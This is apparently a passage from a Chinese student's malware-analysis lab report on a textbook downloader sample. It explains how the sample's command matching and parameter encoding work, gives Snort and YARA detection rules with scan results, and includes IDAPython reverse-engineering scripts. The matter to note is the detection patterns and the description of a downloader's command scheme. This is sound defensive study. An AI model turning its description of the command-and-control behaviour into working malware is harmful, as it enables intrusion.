在命令匹配时，软件仅识别命令的首字符。因此，攻击者可通过 Web 响应中诸如“soft”或“seller”等单词向恶意软件发送休眠命令，而无需更改代码。例如，使用“soft”中的首字符“s”触发命令，可能会误导分析人员将整个单词视为特征。攻击者可灵活选择任意以“s”开头的单词，如“seller”，实现相同效果。

5. 什么类型的编码用于命令参数？它与 Base64 编码有什么不同？它提供的优点和缺点各是什么？

sleep 命令未经过编码，数字直接表示休眠的秒数。在两条命令中，参数使用了非标准的简单编码，而非常见的 Base64 编码。参数由偶数个数字组成（去掉尾部的“96”后），每两个数字代表字符集 `abcdefghijklmnopqrstuvwxyz0123456789.` 的索引。这种编码仅用于 URL 之间的通信，因此不包含大写字符。

这种编码的优点在于其非标准性，需要进行逆向工程才能理解内容。但缺点是，该编码在字符串输出中容易被识别为可疑，因为生成的 URL 具有固定的起始模式，表现出一致性特征。

6. 这个恶意代码会接收哪些命令？

恶意软件支持的命令包括 `quit`、`download`、`sleep` 和 `redirect`。`quit` 命令用于直接退出程序；`download` 命令可下载并运行指定的可执行文件，攻击者可以自定义下载的 URL；`redirect` 命令则用于修改配置文件，指向新的信号 URL。

7. 这个恶意代码的目的是什么？

该恶意软件本质上是一个下载器，其优点包括基于 Web 的控制，以及在被识别为恶意后易于调整。

8. 本章介绍了用独立的特征，来针对不同位置代码的想法，以增加网络特征的鲁棒性。那么在这个恶意代码中，可以针对哪些区段的代码，或是配置文件，来提取网络特征？

特定的恶意软件行为元素可能成为独立的检测目标，例如与静态定义的域名、路径和动态发现的 URL 相关的特征；与信号中的静态组件相关的特征；能够识别命令初始请求的特征；以及能够识别特定属性的命令和参数的特征。

9. 什么样的网络特征集应该被用于检测恶意代码？

我们可以使用两个正则表达式来创建 Snort 检测规则：

```
1 alert tcp $EXTERNAL NET $HTTP PORTS -> $HOME NET any (msg:"PM14.33
2 Downloader Redirect Command";content:"/08202016370000";
3 pcre:"/\[/[dr][^\/]*\08202016370000/";sid:20001433; rev:1;)
```

```
1 alert tcp $EXTERNAL NET $HTTP PORTS -> $HOME NET any (msg:"PM14.3.4
2 Sleep Command";content:"96";
3 pcre:"/\s[^\/]{0,15}\/[0-9]{2,20}96'/" ;sid:20001434;rev:1;)
```

3.4 Yara 规则

根据我们上述分析，我们编写对应的 Yara 规则：

```
1 rule Lab14_01_exe {
2 meta:
3     description = "Lab14_01_exe:Yara Rules"
4     date = "2024/12/17"
5     author = "wang"
6 strings:
7     $clue1 = "ABCDEFGHJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
8         wide ascii
9     $clue2 = "http://www.practicalmalwareanalysis.com/%s/%c.png" wide ascii
10 condition:
11     all of them //Lab14-01.exe
12 }
13 rule Lab14_02_exe {
14 meta:
15     description = "Lab14_02_exe:Yara Rules"
16     date = "2024/12/17"
17     author = "wang"
18 strings:
19     $clue1 = "WXYZlabcd3fghijko12e456789ABCDEFGHJKLMNOPQRSTUVWXYZmnOpqrstuvwxyz"
20         wide ascii
21     $clue2 = "/c del" wide ascii nocase
22     $clue3 = "cmd.exe" wide ascii
23 condition:
```

```
23     all of them //Lab14-02.exe
24 }
25
26 rule Lab14_03_exe {
27     meta:
28         description = "Lab14_03_exe:Yara Rules"
29         date = "2024/12/17"
30         author = "wang"
31     strings:
32         $clue1 = "User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;
33             .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)" wide ascii
34         $clue2 = "C:\\\\autobat.exe" wide ascii nocase
35     condition:
36         all of them //Lab14-03.exe
37 }
```

- Lab14_01_exe: 匹配 Base64 编码和特定 URL 模板。
- Lab14_02_exe: 检测自定义 Base64 混淆字符集和批处理删除命令。
- Lab14_03_exe: 识别特定的 User-Agent 字符串和路径下的 autobat.exe 文件。

我们使用其规则进行扫描，同时注意检测扫描时间，判断效率：

```
File 'Lab14-01.exe' in path 'D:\Tools\Virus Detection\Yara\yara64\Laboratory\sampl
e' matched YARA rule(s):
Rule: Lab14_01_exe
File 'Lab14-02.exe' in path 'D:\Tools\Virus Detection\Yara\yara64\Laboratory\sampl
e' matched YARA rule(s):
Rule: Lab14_02_exe
File 'Lab14-03.exe' in path 'D:\Tools\Virus Detection\Yara\yara64\Laboratory\sampl
e' matched YARA rule(s):
Rule: Lab14_03_exe
Program runtime: 126.6450445652008 seconds.
Total files scanned: 26538
Total files matched: 3
```

图 3.45: 扫描结果

3.5 IDA Python 编写

3.5.1 查找函数参数

在 IDA Pro 中查找函数参数，通过反汇编指令寻找 mov 指令，并判断 esi 寄存器的操作数。

```
1     import idc
2     import idaapi
3     import idautils
4
5     # 定义一个函数，用于查找函数参数
6     def find_function_arg(addr):
7         # 进入循环，不断向前搜索指令
```

```
8 while True:
9     # 获取当前指令的上一条指令的地址
10    addr = idc.PrevHead(addr)
11    # 获取指令的助记符和操作数
12    mnem = idc.GetMnem(addr)
13    op1 = idc.GetOpnd(addr, 0)
14
15    # 判断指令是否为 "mov" 且第一个操作数是 "esi"
16    if mnem == "mov" and "esi" in op1:
17        # 获取第二个操作数 (参数值)
18        operand_value = idc.GetOperandValue(addr, 1)
19        # 打印结果
20        print("我们在地址 0x%x 找到了参数值: 0x%x" % (addr, operand_value))
21        # 退出循环
22        break
23
24 # 示例用法
25 current_addr = idc.here() # 当前光标所在地址
26 find_function_arg(current_addr)
```

- idc.PrevHead: 向上移动到上一条指令的地址。
- idc.GetMnem(addr): 获取指定地址的指令助记符, 例如 mov。
- idc.GetOpnd(addr, 0): 获取指令第一个操作数, 用于检查是否包含 esi。
- idc.GetOperandValue(addr, 1): 获取第二个操作数的值, 这是目标参数的实际值。

3.5.2 提取完整字符串

该脚本用于从内存中的指定地址开始提取以零结尾的字符串:

```
1 import idc
2
3 # 定义一个函数, 用于从内存中的指定地址开始提取零结尾的字符串
4 def get_string(addr):
5     # 初始化一个空字符串, 用于存储提取的字符
6     out = ""
7
8     # 进入无限循环, 以逐字节读取内存中的字符
9     while True:
10        # 获取当前地址的字节值
11        byte_value = idc.Byte(addr)
12
```

```
13     # 检查当前字节是否为零, 零表示字符串结束
14     if byte_value == 0:
15         break
16
17     # 将非零字节转换为字符并添加到输出字符串中
18     out += chr(byte_value)
19
20     # 增加地址, 以继续读取下一个字节
21     addr += 1
22
23     # 返回构建的字符串
24     return out
25
26 # 示例用法
27 current_addr = idc.here() # 当前光标所在的地址
28 print(get_string(current_addr))
```

- `idc.Byte(addr)`: 用 `idc.Byte(addr)` 来获取指定地址处的字节值, 而不是使用 `Byte(addr)`。`idc.Byte` 是 IDA 提供的标准函数, 用于获取内存中的字节。
- 避免重复调用 `Byte(addr)`: 在原脚本中, `Byte(addr)` 被调用两次, 一次用于判断, 另一次用于转换为字符。在优化后的版本中, 我们先将 `Byte(addr)` 的返回值存储在 `byte_value` 变量中, 这样避免了重复调用。
- 循环退出条件: 当遇到字节值为零时, 表示字符串结束, 我们可以通过 `break` 跳出循环。

3.5.3 反编译并打印函数

通过 Hex-Rays 插件反编译并打印指定函数的伪代码。

```
1 from __future__ import print_function
2 import ida_hexrays
3 import ida_lines
4 import ida_funcs
5 import ida_kernwin
6
7 def main():
8     # 初始化 Hex-Rays 插件
9     if not ida_hexrays.init_hexrays_plugin():
10         print("Failed to initialize Hex-Rays plugin!")
11         return False
12
13     # 获取 Hex-Rays 插件版本
```

```
14 print("Hex-Rays version %s has been detected" %
    ida_hexrays.get_hexrays_version())
15
16 # 获取当前光标位置所在的函数
17 f = ida_funcs.get_func(ida_kernwin.get_screen_ea())
18 if f is None:
19     print("Please position the cursor within a function")
20     return False
21
22 # 反编译函数
23 cfunc = ida_hexrays.decompile(f)
24 if cfunc is None:
25     print("Failed to decompile!")
26     return False
27
28 # 获取伪代码并打印
29 sv = cfunc.get_pseudocode()
30 for sline in sv:
31     print(ida_lines.tag_remove(sline.line))
32
33 return True
34
35 # 调用 main 函数
36 main()
```

- 初始化 Hex-Rays 插件：通过 `ida_hexrays.init_hexrays_plugin()` 初始化 Hex-Rays 插件，确保插件可用。
- 获取当前函数：通过 `ida_kernwin.get_screen_ea()` 获取当前光标所在的地址，并使用 `ida_funcs.get_func()` 查找该地址所在的函数。
- 反编译函数：使用 `ida_hexrays.decompile()` 反编译函数并生成伪代码。
- 打印伪代码：获取伪代码中的每一行并打印出来，使用 `ida_lines.tag_remove()` 清理伪代码行的标签。

4 实验结论及心得体会

4.1 实验结论

在实验过程中，我学习了如何利用 IDA 的强大功能，例如函数调用图、字符串窗口、交叉引用等，来追踪恶意代码的执行流程和数据流。对于更深入的动态分析，我实践了结合 OllyDbg 进行的调试技巧。通过动态观察程序的行为，我更直观地理解了恶意软件在执行时的具体操作。

4.2 心得体会

本次实验是本学期的最后一个练习实验，总体来说本次通过亲自实验让我感受到了很多包括 IDA 和 IDAPython，也加深了我对病毒分析综合使用静态和动态分析的能力，最重要的是学习到了一些病毒的网络特征和行为。未来我也将继续在钻研网络安全的道路上不断努力！